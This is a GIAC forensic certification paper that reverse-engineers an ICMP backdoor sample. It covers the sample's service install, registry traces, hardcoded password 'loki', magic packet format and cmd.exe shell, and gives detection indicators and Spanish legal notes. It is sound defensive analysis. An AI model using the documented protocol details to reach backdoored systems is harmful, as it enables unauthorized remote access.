Global Information Assurance Certification Paper

Safe at Home?

GIAC Certified Forensic Analyst (GCFA)

Practical Assignment (v1.3 option 1)

David Pérez Conde

August 2003

ABSTRACT

This paper constitutes a practical assignment (v1.3) that I submitted as one of the requirements to obtain the GCFA certification (GIAC Certified Forensic Analyst).

It is divided in three parts. In the first part I analyze an unknown binary to determine its purpose and capabilities. Then, I perform a forensic analysis of a compromised system in order to determine when and how it was compromised and to what extent. The system I analyze is a PC that I set up as a honeypot connected to the Internet through my home ADSL link. Someone broke into this machine less than twenty four hours after being deployed. Finally, I discuss a series of legal issues about handling information security incidents, as they relate to the laws in my home country, Spain.

Table of Contents

1 PART 1 Analyzing an Unknown Binary

1.1 Introduction

In this section (Part 1) I will be analyzing a binary file provided by The SANS Institute for this exercise assuming it is an unknown program that was seized from a computer.

I will try to determine its purpose, capabilities, and what it may have been used for on the computer.

1.2 Binary Details

1.2.1 The Conclusions

These are the details I could gather about the binary:

- Name of the program: target2.exe
- Last modified on Feb 20 2003 12:45:48 (time zone unknown)
- Last accessed or changed times: info not available
- File owner (user/group): info not available
- File size: 26793 bytes
- MD5 hash: 848903a92843895f3ba7fb77f02f9bf1

Additionally, Table 1 and Table 2 show interesting strings found inside the binary. The first set of them suggests the program is a backdoor that uses the ICMP protocol for communication. The second set of strings suggests it is a Windows based program that has some capabilities to install, de-install, start, and stop services.

But these suggestions are nothing more than that. In the following section, 'Program Description', I will show exactly what the program does and how.

```
MSVCP60.dll
[cut]
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
```

Table 1 Interesting strings inside target2.exe (part I)

```
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
```

Table 2 Interesting strings inside target2.exe (part II)

1.2.2 The Analysis Process

The binary file was provided by means of a 'zip' file ('binary_v1.3.zip') that I downloaded from the appropriate URL.

A '.zip' file is a file that in turn contains one or more files that have been compressed and packed together using an application like Winzip in windows platforms or 'zip' in Linux, for example.

Listing the contents of the binary_v1.3.zip file using the 'unzip' command in my Linux analysis workstation, as shown in Table 3, I could see the zip contained only one file, named 'target2.exe'. The file size once decompressed would be 26793 bytes and the last modified time was reported to be 12:45 February 20th 2003.

```
[david@holmes dir1]$ unzip -l binary_v1.3.zip
Archive:  binary_v1.3.zip
  Length     Date   Time    Name
 --------    ----   ----    ----
    26793  02-20-03 12:45   target2.exe
 --------                   -------
    26793                   1 file
[david@holmes dir1]$
```

Table 3 Listing binary_v1.3.zip contents

I extracted the file ('target2.exe') using 'unzip' and compared its size with the one obtained when listing the contents of the zip file. They matched.

Then I computed its MD5 checksum and recorded it. It would allow me to verify at any later time if the file had changed or not. Its size once extracted and its MD5 checksum are shown in Table 4.

```
[david@holmes dir1]$ date
Thu Aug  7 17:29:42 UTC 2003
[david@holmes dir1]$ unzip binary_v1.3.zip
Archive:  binary_v1.3.zip
  inflating: target2.exe
[david@holmes dir1]$ ll
total 36
-rw-------    1 david    david        5687 Apr 19 15:06 binary_v1.3.zip
-rw-rw-r--    1 david    david       26793 Feb 20 12:45 target2.exe
[david@holmes dir1]$ md5sum target2.exe
848903a92843895f3ba7fb77f02f9bf1  target2.exe
[david@holmes dir1]$
```

Table 4 Size and MD5 checksum of target2.exe

It can also be seen in Table 4 that the owner and group of the extracted file are set to 'david' which is my user name and group name. That made me wonder: Was it because the file had belonged to a user and group whose UID and GID happened to be equal to mine? Or had the old owner and group names or identification numbers been overwritten when extracting target2.ext from the zip file? Actually, there was a third option, which eventually proved to be the right one: such information was not available in the zip file, so the system set the ownership of the extracted file to the user that was performing the extraction of the file. I will explain how I came to this conclusion.

The same kind of questions could be asked about the time stamp. The 'unzip' command had shown a date and time associated with the file, which I have referred to as 'last modify time' (mtime). But, was it really the time when the file was last modified in the origin system? And what about the other common time stamps in files, namely 'last accessed' (atime) and 'last changed"? What's more, what time is 12:45 Feb 20th 2003 anyway? For example, 12:45 in Madrid, Spain, is not the same point in time as 12:45 in Sidney, Australia. Table 5 shows the three time stamps of file target2.exe after being extracted to my system and computed its checksum:

```
[david@holmes dir1]$ stat target2.exe
  File: `target2.exe'
  Size: 26793           Blocks: 56         IO Block: 4096   Regular
File
Device: 307h/775d       Inode: 14491       Links: 1
Access: (0664/-rw-rw-r--)  Uid: (  500/   david)   Gid: (  500/
david)
Access: 2003-08-07 17:30:05.000000000 +0000
Modify: 2003-02-20 12:45:48.000000000 +0000
Change: 2003-08-07 17:29:50.000000000 +0000

[david@holmes dir1]$
```

Table 5 Time stamps of target2.exe

It can be seen that the mtime corresponds to 12:45 Feb 20th 2003 UTC (+0000) but that is only because I had set the TZ (time zone) variable to UTC (Universal Time Coordinated) before extracting the file. I set TZ to CEST (Central European Standard Time), extracted the file again and the mtime was set to 12:45 Feb 20th CEST. So the system just assumes the time zone of the mtime of the file to be extracted to be the same as the current time zone in the shell being used to extract it. Again, was that because the time zone information in the zip file was being overwritten or because simply there was no such information in the zip file?

The ctime and mtime correspond to the time when I extracted the file and the time when I computed the MD5 checksum (md5sum accesses the file) respectively. I extracted the file again and checked its time stamps before anything else and both the ctime and atime had been set to the time of the extraction.

I got the answer to all the previous questions by decoding the contents of the binary_v1.3.zip file using the zip file format specification[18]. The format specification only defines two fields for time stamps for every file: 'last mod file time' (2 bytes) and 'last mod file date' (2 bytes), and it does not define any specific field for the ownership information (user or group). That would answer the questions if the specification would not define an 'extra field' of variable size that can be used to hold any information about the file. It is up to the coding and decoding applications to agree on the meaning of that information. Different applications may use that field to store different information. Not knowing which application had created the zip file, the only way to know if that field had been used in this case was to look at the contents of the file. Table 6 shows the hexadecimal and ASCII dump of file binary_v1.3.zip taken using the hexadecimal editor 'khexedit' included in the Red Hat distribution.

```
0000:0000 50 4b 03 04 14 00 00 00 08 00 b8 65 54 2e 18 fd PK........¸eT..ý
0000:0010 85 d1 bf 15 00 00 a9 68 00 00 0b 00 00 00 74 61 .Ñ¿...©h......ta
0000:0020 72 67 65 74 32 2e 65 78 65 ec 5c 0d 70 54 55 96 rget2.exeì\.pTU.
0000:0030 be dd e9 40 13 03 69 34 cd 46 89 e3 83 6d 24 a5 ¾Ýé@..i4ÍF.ã.m$¥
0000:0040 21 db 90 c4 42 20 da 21 1d 0c 3b 41 5f 77 87 04 !Û.ÄB Ú!..;A_w..
0000:0050 46 a5 69 92 17 5e b7 49 3a d5 fd 9a 09 bb 8c 1b F¥i..^·I:Õý..»..
0000:0060 6c e2 18 1f 99 a5 b6 a8 29 76 46 2d 29 c7 1d 4b lâ...¥¶¨)vF-)Ç.K
0000:0070 d9 29 77 96 da c1 5d 47 1b 82 c0 e0 4f e1 1f 30 Ù)w.ÚÁ]G..ÀàOá.0
0000:0080 a5 b3 8b b3 99 dd 66 88 2e ab 0c 44 45 de 7e e7 ¥³.³.Ýf..«.DEÞ~ç
0000:0090 be f7 d2 1d 08 ea d4 ce d6 56 ed be 83 f7 bd 77 ¾÷Ò..êÔÎÖVí¾.÷½w
[cut]
0000:15e0 39 10 0a ec 0e 7e fe 01 50 4b 01 02 14 00 14 00 9..ì.~þ.PK......
0000:15f0 00 00 08 00 b8 65 54 2e 18 fd 85 d1 bf 15 00 00 ....¸eT..ý.Ñ¿...
0000:1600 a9 68 00 00 0b 00 00 00 00 00 00 00 00 00 20 00 ©h.............
0000:1610 ff 81 00 00 00 00 74 61 72 67 65 74 32 2e 65 78 ÿ.....target2.ex
0000:1620 65 50 4b 05 06 00 00 00 00 01 00 01 00 39 00 00 ePK..........9..
0000:1630 00 e8 15 00 00 00 00                          .è.....
```

Table 6 Dump of binary_v1.3.zip

The overall structure of a zip file, according to PKWARE's specification, is shown in Table 7.

```
    [local file header1]
    [file data 1]
    [data_descriptor 1]
    .
    .
    .
    [local file header n]
    [file data n]
    [data_descriptor n]
    [central directory]
    [zip64 end of central directory record]
    [zip64 end of central directory locator]
    [end of central directory record]
```

Table 7 Overall zip file format

I was interested in the central directory, since all metadata about the file is stored in it. Table 8 shows the structure of the central directory.

```
   [file header 1]
   .
   .
   .
   [file header n]
   [digital signature]
   [end of central directory record]


   File header:

   central file header signature 4 bytes (0x02014b50)
   version made by 2 bytes
   version needed to extract 2 bytes
   general purpose bit flag 2 bytes
   compression method 2 bytes
   last mod file time 2 bytes
   last mod file date 2 bytes
   crc-32 4 bytes
   compressed size 4 bytes
   uncompressed size 4 bytes
   file name length 2 bytes
   extra field length 2 bytes
   file comment length 2 bytes
   disk number start 2 bytes
   internal file attributes 2 bytes
   external file attributes 4 bytes
   relative offset of local header 4 bytes
   file name (variable size)
   extra field (variable size)
   file comment (variable size)


   Digital signature:

   header signature 4 bytes (0x05054b50)
   size of data 2 bytes
   signature data (variable size)


G.  End of central directory record:

      end of central dir signature    4 bytes  (0x06054b50)
      number of this disk             2 bytes
      number of the disk with the
      start of the central directory  2 bytes
      total number of entries in the
      central directory on this disk  2 bytes
      total number of entries in
      the central directory           2 bytes
      size of the central directory   4 bytes
      offset of start of central
      directory with respect to
      the starting disk number        4 bytes
      .ZIP file comment length        2 bytes
      .ZIP file comment       (variable size)
```

Table 8 Zip central directory structure

We can locate the offset of the file header 1, the only one in our case, by searching for the 'end of central dir signature' (0x06054b50) from the end of the zip file backwards. We find it at offset 0x1621. Twelve bytes later we find the size of the central directory: 0x39 (decimal 57). So 57 bytes before the central dir signature (offset 0x15e8) the file header will start. Confirming this calculations, at offset 0x15e8 we find the central file header signature (0x02014b50) marking the beginning of the file header. Thirty bytes later (offset 0x1606) is located the 'extra field length' (0x0000). That means the extra field was not used for target2.exe when creating binary_v1.3.zip.

Just to be on the safe side I also checked the local file header of target2.exe (at the beginning of the zip file), which usually contains a subset of the information of the central directory and confirmed the extra field had not been used there either.

To summarize, the information I had about the binary so far was:

- Name of the program: target2.exe
- Last modified on Feb 20 2003 12:45:48 (time zone unknown)
- Last accessed or changed times: info not available
- File owner (user/group): info not available
- File size: 26793 bytes
- MD5 hash: 848903a92843895f3ba7fb77f02f9bf1

I then ran the 'strings' command to look for some interesting words inside target2.exe and, among other text, I found what was shown on Table 1.

The string 'Icmp BackDoor v0.1' might be the actual name of the tool and it might be describing its functionality. A backdoor is a program that allows an intruder to access the system in some non-authorized way. An ICMP backdoor is a program of this kind that uses the ICMP protocol for communicating with the intruder. The advantage of using this protocol instead of TCP or UDP is that many firewalls are configured to allow this protocol through.

The string 'MSVCP60.dll' suggested it might be a program for Windows platforms, using dynamic link libraries.

The string 'loki' is the name of a well known ICMP backdoor program[5].

The string 'cmd.exe' also suggested it might be a Windows based program. It might be that the program would spawn a cmd.exe shell to the intruder when he connected to the backdoor and entered the right password (string 'Your PassWord:' further supported that idea).

Several other strings, shown on Table 2, were found on the binary that suggested it had some capabilities related to starting and stopping Windows services.

Yet, these were only conjectures. I would later get to the point of proving what the binary does and how it does it.

1.3 Program Description

1.3.1 The Conclusions

The program, target2.exe, is a backdoor (server side) that uses ICMP ECHO-REPLY packets for communication to and from the client side.

It is designed to run as a service, named Local Partners Access, started automatically when the system boots, but it must be renamed to 'smsses.exe' and installed in one of the system directories of Windows (C:\WINNT, C:\WINNT\System32, etc.)

It can also be executed from the command line with one of the following two strings as the first argument: '-i' or '-d'. A second argument is necessary although it is ignored by the program. If the program is executed using the '-i' option it will install itself as a service as described before, creating the necessary registry entries. It will not rename nor copy itself to the appropriate directory, though. That needs to be done by hand. The '-d' option causes the program to de-install itself by removing the appropriate registry entries. Nevertheless, some registry entries added during the installation do not get removed.

When the program is started as a service, it opens a raw socket with IP protocol 0x00 (IPPROTO_IP) and enters a loop in which the first action is to wait for a ICMP ECHO-REPLY packet to arrive.

When a packet arrives, its format is checked. If the packet does not comply with the following requisites it is discarded and target2 goes back to the beginning of the loop:

- The length of the packet must be exactly 57 bytes including the IP header. This corresponds to a payload of 29 bytes in a ICMP packet.
- The bytes at offsets 20[1], 21, 24 and 25 must be zero. This corresponds to the following fields in the ICMP header: Type (byte 20[2]), Code (byte 21) and Identifier (bytes 24&25). Thus it expects an ICMP message of type 0, code 0 (ECHO-REPLY) and identifier zero (0x0000)
- The byte at offset 26 must be 0xFF and the byte at offset 27 must be either 1, 2, 3 or 4. These two bytes correspond to the Sequence Number field in

1 Offset measured from the beginning of the IP header.
2 Offset and byte number are used interchangeably here (byte 20 means byte at offset 20).

an ICMP ECHO-REPLY packet.

All packets going from the client to the server will have to conform to those specifications. Only the sequence number and the payload will vary.

Initially, the program waits for a packet with sequence number 0xFF03. When this packet arrives, target2 responds by sending the welcome message and password prompt shown in Table 9.

```
"\n========== IcmpBackDoor V0.1 ============\n
   ========== Code by Spoof. Enjoy Yourself!\n
   Your PassWord:"
```

Table 9 Target2.exe: Welcome message and password prompt

The text of the reply is sent in a series of ICMP ECHO-REPLAY packets of the same characteristics outlined above, except the size is 59 bytes including the IP header (31 bytes of payload) and the sequence number is 0xFF01.

When the last packet containing text has been sent, an extra packet is sent to mark the end of the transmission. This extra packet is different from the previous ones only in that the sequence number is 0xFF02 and the payload is all zeros except byte 33 which contains 0x20 (ASCII blank space).

Then, target2 expects a packet with sequence number '0xFF02' and the appropriate password starting at byte 33 (the first four bytes of the payload are ignored). This packet must arrive before a 60 second timeout expires in target2. Otherwhise, target goes back to the initial state and awaits for a new 0xFF03 packet.

If the password is correct ("loki") then target2 spawns a 'cmd.exe' process (a shell) and sends the initial output text from cmd.exe, shown in Table 10, to the remote end.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\System32>
```

Table 10 Initial message from cmd.exe

The text of that reply is sent in the same kind of packets as the first one but with sequence number 0xFF02. Again, an extra packet is sent to mark the end of transmission. This packet is identical to the one previously sent (seq 0xFF02 and a white space at byte 33).

From then on, every packet with option 3 that arrives before a 600 second (10

minutes) timeout expires is considered to contain a command in ASCII (starting at byte 33) and is then passed to the running cmd.exe and the resulting output is sent back to the remote end.

These replies are sent in packets analogous to the previous but with sequence number 0xFF03. Again, an extra packet, identical to its predecessors, is sent to mark the end of the transmission (seq 0xFF02 and a white space at byte 33).

If any packet is received out of sequence, meaning with an unexpected sequence number, an error message is sent back. The cmd.exe process is killed, the socket is closed, a new one is opened, and the program resets itself to the initial state of listening for connection requests with option 0xFF03. The error message is a packet similar to the replies described before but with the text "ERROR 1", "ERROR 2", or "ERROR 3" in the payload, depending on the state of target2.exe when the out of sequence packet is received (waiting for connection, waiting for password, or waiting for command).

Just as a side note, it is not strictly true that only ICMP ECHO-REPLY packets can be used to communicate with target2.exe. I was able to communicate with it just fine using IP protocol 0x00 (IPPROTO_IP) and IP protocol 255 (IPPROTO_RAW) instead of IP protocol 0x01 (IPPROTO_ICMP). Target2, though, will always use ICMP ECHO-REPLY packets to send its replies.

Appendix I shows a network trace of a client connecting to target2 and asking for the listing of a directory.

1.3.2 The Analysis Process

First of all, the Linux 'file' command said it was a MS-DOS, OS/2 or MS Windows executable, as can be seen in Table 11.

```
[root@holmes dir1]# file target2.exe
target2.exe: MS-DOS executable (EXE), OS/2 or MS Windows
[root@holmes dir1]#
```

Table 11 Output of the file command on target2.exe

Suspecting it to be a Windows executable, I set up a W2K SP3 virtual machine using VMware Workstation 3.2[3] and copied target2.exe to that system. VMware Workstation is a commercial application that provides a 'virtual' PC to the software running inside it, by emulating a configurable set of hardware elements of a PC via software. The virtual Windows system would provide an excellent isolated environment in which to perform a deeper analysis. I configured the system in host only mode, meaning that the Windows system would only be able to communicate with the host, and tightened the firewall in the host system so

3 I will abbreviate my references to the VMware Workstation application, which is a product of the company VMware, by referring to it simply as 'VMware'.

that no traffic generated by the Windows system could affect the host system. On top of that, I started a sniffer (ethereal, included in the Red Hat distribution) listening on the virtual LAN that communicated the host and the Windows systems, to make sure I would see any traffic generated by the Windows system.

In the virtual Windows system, I installed the following tools:

- OllyDbg,a debugger
- BinText, a program to extract strings from files
- Regmon, a registry access monitor
- Filemon, a file access monitor

BinText is a program that shows the strings found inside a binary file, like the Linux command 'strings', but it has the extra feature of locating Unicode strings. I loaded target2.exe into BinText and it found a few strings that the Linux command 'strings' had not, e.g.:

- !This program cannot be run in DOS mode.
- Hello from MFC!
- \\199.107.97.191\C$

Then, I decided to execute the program, obviously within the isolated VMware environment, to see what it did and what files and registry keys it accessed or modified. Filemon and Regmon would do the job. They make take snapshots of the status of the files and the registry, respectively, and highlight any changes occurred between two snapshots. So I took snapshots with Filemon and Regmon, executed target2.exe, waited until target2.exe exited, which happened in no more than two seconds, and then took new snapshots with Filemon and Regmon and compared them with the previous ones. No registry key or file apart from those used by Windows under normal operation had been accessed during that time.

I repeated the process several times, both running target2.exe from the file manager and from the command lines, always with the same result. Nothing interesting happened on the screen and no file or registry key was accessed or modified. A MS-DOS windows appeared, stayed there for a few seconds without showing any text and then disappeared. Also, no activity was seen by ethereal on the network and no relevant registry keys were modified. The only interesting file access was an attempt to read from target2.exe.Local, which didn't exist.

I loaded target2.exe into OllyDbg and launched its execution step by step (F8). It spent a long time in CALL "target2.004020F0". When it stepped over, the LastErr register was holding the following error message:

"ERROR_FAILED_SERVICE_CONTROLLER_CONNECT"

Searching the net for this error message I got to the following URL.

- http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startservicectrldispatcher.asp

There I found the following description of the error message:

Return Code Description
ERROR_FAILED_SERVICE_CONTROLLER_CONNECT Typically, this error indicates that the program is being run as a console application rather than as a service. If the program will be run as a console application for debugging purposes, structure it such that service-specific code is not called when this error is returned.

This seemed to indicate that the program expected to be run as a service.

I disassembled the routine at 0x4020F0 and found that two strings that looked like command line options were referenced: '-i' and '-d'. I tried running target2.exe with this options but nothing changed. Then I tried to run it with an additional parameter, 'target2 -i asdf', and the messages shown in Table 12 were printed on the screen.

```
Create Service Local Partners Access ok!
starting the service <Local Partners Access>...
Starting the service failed!
Error Installing Service
```

Table 12 Output from executing 'target2 -i asdf'

I checked the list of services and none were named 'Local Partners Access'. But I noticed that every time I executed the above command, a new message was logged to the system event log: 'The Local Printer Manager Service failed to start due to the following error: The system cannot find the file specified'. I re-checked the list of services and there was one whose 'Display Name was 'Local Printer Manager', but whose 'Service Name' was 'Local Partners Access'. Its 'Path to Executable' read 'smsses.exe'. I searched for that file and couldn't find it. I renamed 'target2.exe' into 'smsses.exe', placed it in the C:\WINNT directory, and tried again to execute it using the '-i' option. Then the service was installed and started successfully. The program was designed to be named 'smsses.exe' and live in the Windows system directories (C:\WINNT, C:\WINNT\System32), otherwise it wouldn't be able to run as a service. At least, not if installed using its own installation option.

I run it with the '-d' option and another parameter ('target2.exe -d asdf') and the messages shown in Table 13 were printed on the screen.

```
1062
Service UnInstalled Successfully
```

Table 13 Output from executing 'target2 -d asdf'

I tried the above commands with different combinations of parameters, and these were my conclusions:

- target2.exe only recognized two options: -i and -d
- If the number of arguments was 3 (program name, option and a single argument) then option '-i' installed the Local Partners Access service and '-d' de-installed it.
- If the number of arguments was zero, it would seem to sleep for a few seconds and then exit.
- If the number of arguments was neither three or zero, it exited immediately.

I set the Windows system to its initial state (it is easy with VMware) and repeated the tests of installing and de-installing the service with the '-i' and '-d' options using Regmon to monitor the registry keys being modified. Table 14 shows the 12 keys added.

```
---------------------------------
Keys added:12
---------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Control
HKLM\SYSTEM\ControlSet001\Services\Local Partners Access
HKLM\SYSTEM\ControlSet001\Services\Local Partners Access\Security
HKLM\SYSTEM\ControlSet001\Services\Local Partners Access\Enum
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Contr
ol
HKLM\SYSTEM\CurrentControlSet\Services\Local Partners Access
HKLM\SYSTEM\CurrentControlSet\Services\Local Partners Access\Security
HKLM\SYSTEM\CurrentControlSet\Services\Local Partners Access\Enum

---------------------------------
```

Table 14 Registry keys added when installing the service

When the service was de-installed, not all these keys disappeared. Table 15 shows some keys that would stay.

```
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Control
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Contr
ol
```

Table 15 Registry keys that remain after de-installation of the service

Looking at the assembly code of the routine at address 0x4020F0 and matching the observed behavior, the initial flow of the program was clear then:

- If argc<=1 then StartServiceCtrlDispatcher
- If argc!=3 then exit
- If argv[1]=-i then CreateServiceA
- If argv[1]=-d then DeleteService

The important activity would happen with argc<=1, when the program is started as a service without parameters.

The challenge then was to identify the routine that would do the real job, when the program was running as a service and all the service initialization routines would have run.

Function StartServiceCtrlDispatcher determines which function will be executed as the thread that will be providing the service, known as 'ServiceMain'. Looking at the description of this function at Microsoft's web[14] and executing the program step by step with OllyDbg, I was able to identify the routine at 0x402220 as the ServiceMain function.

That function called the following routines:

- RegisterServiceCtrlHandlerA(0x4022B0), then, depending on the outcome, to
- SetServiceStatus(4), and finally to
- 0x401880

It looked like the routine at 0x401880 would do the real job.

That function called:

- WSAStartup, then, depending on the outcome
- 0x4018C0, then
- WSACleanup

The routine at 0x4018C0 called:

- WSASocketA, then, depending on the outcome to
- gethostname, then
- gethostbyname, then
- etc.

So the routine that started doing things other than initializing the service environment was at 0x401880, which initialized the Winsock2 API and called the routine at 0x4018C0, which in turn would do the real job.

I started analyzing that function statically, by looking at the code only, but then I decided it would be faster to use a dynamic approach. I would execute the code step by step in OllyDbg, always inside the VMware isolated environment.

For this analysis process to be easier, I wanted to be able to run target2.exe from inside OllyDbg. That was not possible at that moment because the program exited immediately if it had not been started as a service. I decided then to patch the binary so that it would jump directly to the routine at 0x401880 without even checking the number of arguments. Another option was to start the program as a service and then attach OllyDbg to it, but that would not allow me to watch closely the execution of the initial code because by the time OllyDbg would attach to the process it would have already executed hundreds or thousands of instructions. Table 16 shows the relevant piece of code before and after being patched[4]. The conditional jump to 0x4021F5 (if argc<=1) at 0x40210A was replaced by an unconditional jump to 0x401880.

4 Before patching, I saved a copy of the original target2.exe to target2.exe.bak.

```
Before patching:
----------------
004020F0  /$ 8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
004020F4  |. 83EC 10         SUB ESP,10
004020F7  |. 53              PUSH EBX
004020F8  |. 33DB            XOR EBX,EBX
004020FA  |. 83F8 01         CMP EAX,1
004020FD  |. 55              PUSH EBP
004020FE  |. 891D 34444000   MOV DWORD PTR DS:[404434],EBX
00402104  |. 891D 30444000   MOV DWORD PTR DS:[404430],EBX
0040210A  |. 0F8E E5000000   JLE target2.004021F5     <-------------
00402110  |. 83F8 03         CMP EAX,3
00402113  |. 0F85 FF000000   JNZ target2.00402218


After patching:
---------------
004020F0  /$ 8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
004020F4  |. 83EC 10         SUB ESP,10
004020F7  |. 53              PUSH EBX
004020F8  |. 33DB            XOR EBX,EBX
004020FA  |. 83F8 01         CMP EAX,1
004020FD  |. 55              PUSH EBP
004020FE  |. 891D 34444000   MOV DWORD PTR DS:[404434],EBX
00402104  |. 891D 30444000   MOV DWORD PTR DS:[404430],EBX
0040210A    ^E9 71F7FFFF    JMP <target2.sub_401880>  <-------------
0040210F     90             NOP                       <-------------
00402110  |. 83F8 03         CMP EAX,3
00402113  |. 0F85 FF000000   JNZ target2.00402218
```

Table 16 Patching target2.exe

The patch worked like a charm. I could run the program from the command line or from OllyDbg and it would execute the same code that it would if it was running as a service. That way, I could analyze target2.exe dynamically from its very start, without having to attach OllyDbg to a running process.

The next steps performed by target2.exe were revealed then:

- Create a socket (AF_INET, SOCK_RAW, IPPROTO_IP)
- Bind the socket to address 0.0.0.0 (any local address)
- Set input buffer size to 4 bytes, output buffer size to 40 bytes.

Then it entered a loop where the first function called is 'recvfrom()', which would not return until a packet was received.

I sent a few normal packets to the system (TCP, UDP, ICMP Echo-Requests) but they were not received by target2.exe. It did not return from the recvfrom() call. I guessed I would have to send to it ICMP Echo-Reply packets.

In order to generate ICMP Echo-Reply packets I borrowed a small program called 'ipicmp.c' from Thamer Al-Herbish, who maintains an excellent web page

on raw IP networking[1], and modified it slightly.

It worked. The packets were received by target2.exe and I could continue executing it step-by-step within OllyDbg.

Next, target2.exe verified the length of the packet. If it was not exactly 57 bytes it discarded the packet and went back to the beginning of the loop.

Then, it checked whether the following four bytes of the packet were zero: 0x19 (25), 0x18 (24), 0x15 (21) and 0x14 (20). If any of those bytes in the packet was not zero, it discarded the packet and went back to the beginning of the loop.

Next, it compared two bytes at offset 0x1a with 0xFF01, 0xFF02, 0xFF03 and 0xFF04. If they didn't match any of these values, the packet was discarded and it would return to the recvfrom loop. If it matched, then it jumped to 401A65. So, byte 26 must be FF and byte 27 must be either 01,02,03 or 04.

I modified the program 'ipicmp.c' to send packets that would comply with all those requirements.

Then, the first time, it checked if the sequence number was 0xFF03. If it wasn't, the packet was discarded and it returned to the recvfrom() loop.

I compiled three different versions of the ipicmp.c program, each of which would send a different sequence number (0xFF01, 0xFF02 or 0xFF03).

When it received the 0xFF03 packet, it send a reply with a welcome message and a password prompt, all in ICMP Echo-Reply packets.

Then it expected a sequence number of 0xFF02 and the password to be 'loki' and located at byte offset 32. So I changed the program that sent 0xFF02 packets to include the password and started the sequence again.

And I continued to execute target2.exe inside OllyDbg, step by step, watching its responses to the packets it received.

That was the procedure that allowed me to arrive to the conclusions I showed at the beginning of this section and which, for brevity, I will not repeat here.

1.4 Forensic Details

One important aspect when analyzing a piece of malicious software is to identify characteristics of this software that would allow to detect it in the future, whether by analysis of a system or by detecting its activity on the network.

In the case of target2.exe, it is easy to determine if the program has been installed in a system by checking if the registry keys shown in Table 14 exist.

If they do, then the program is installed on that system. If they don't, then most probably the program has never been installed. If only the 'LEGACY' keys exist, then most probably the program was once installed and then de-installed, because these keys are not deleted when the program is de-installed using its '-d' option[5].

Another distinctive characteristic of the program is its name: if the program is installed properly then the file holding the program will be called 'smsses.exe' and will probably reside under the Windows directory (C:\WINNT\system32, C:\WINNT\system, C:\WINNT, etc.).

And its MD5 checksum, shown again in Table 17, can also be used to locate copies of it on any suspect system

```
[david@holmes dir1]$ md5sum target2.exe
848903a92843895f3ba7fb77f02f9bf1  target2.exe
[david@holmes dir1]$
```

Table 17 MD5 checksum of target2.exe

As for the network side of the story, a network-based intrusion detection system (NIDS) could be configured to look for ICMP ECHO-REPLY packets with ID=0 and sequence numbers 0xFF01, 0xFF02 or 0xFF03 in order to detect target2's activity.

1.5 Program Identification

Sometimes, it is possible to find additional information about the program being analyzed by using one of the most powerful forensic analysis tool: Google or any other web searching engines. In a lucky day you would even find the source code of the program, compile it, verify checksums of the executables and then do your analysis on the source code, which is far easier to read than assembler.

But that wasn't the case this time. I could not find a single reference[6] to the program in the web though I searched extensively for its name (smsses.exe or target2.exe), checksum and many of its strings in some of the most popular web search engines (Google, Yahoo) and in the so-called 'underground search engines' that are grouped under the 'astalavista'[2] umbrella.

1.6 Legal Implications

First of all, I want to make clear that, although most of my affirmations will be based on the book 'Régimen jurídico de Internet'[23] (I will abbreviate it as RJI), written by several Spanish lawyers belonging to the most relevant Spanish law

5 At least, this was true in my W2K SP3.

6 Except for David Zendzian's failed SANS GCFA Practical attempt (http://www.dmzs.com/~dmz/David_Zendzian_GCFA.pdf).

offices and universities[7], I am not a lawyer and nothing that I write about the legal implications of this program or anything else related to law should under any circumstances be considered legal advice.

It is impossible, without more information, to determine whether the program was executed in the system it was seized from. It would be necessary to analyze the system's registry and file system and look for the evidence previously discussed in section 'Forensic Details'. Nevertheless, in order to discuss the possible legal implications of this program, I will assume that the program was found in a system along with evidence that proved that the program had been properly installed (name changed to 'smsses.exe', etc.) and executed. Furthermore, because laws are different all around the globe, I will assume that the system was located in my country, Spain.

It has already been proved that the program is a backdoor. So the question is whether any law is broken if someone installs a program in a system that will allow him or other people to access the system in a non-authorized way. To simplify things, let us say there is only one person involved, and that person is not authorized to use the system in any way. The answer is that currently, according to RJI[23], no criminal law is broken.

If that non-authorized access was used to access personal or confidential data, or to corrupt data in the system or to disrupt the normal operation of the system, then any of these situations would constitute a criminal offense. But simply installing the program or using the program to access the system without authorization is not a criminal offense on its own.

This situation will change in the near future, though, as Spain will soon sign the European 'Convention on Cybercrime'[7] and thus will develop laws that, among other things, will make 'the (intentional) access to the whole or any part of a computer without right' a criminal offense on its own.

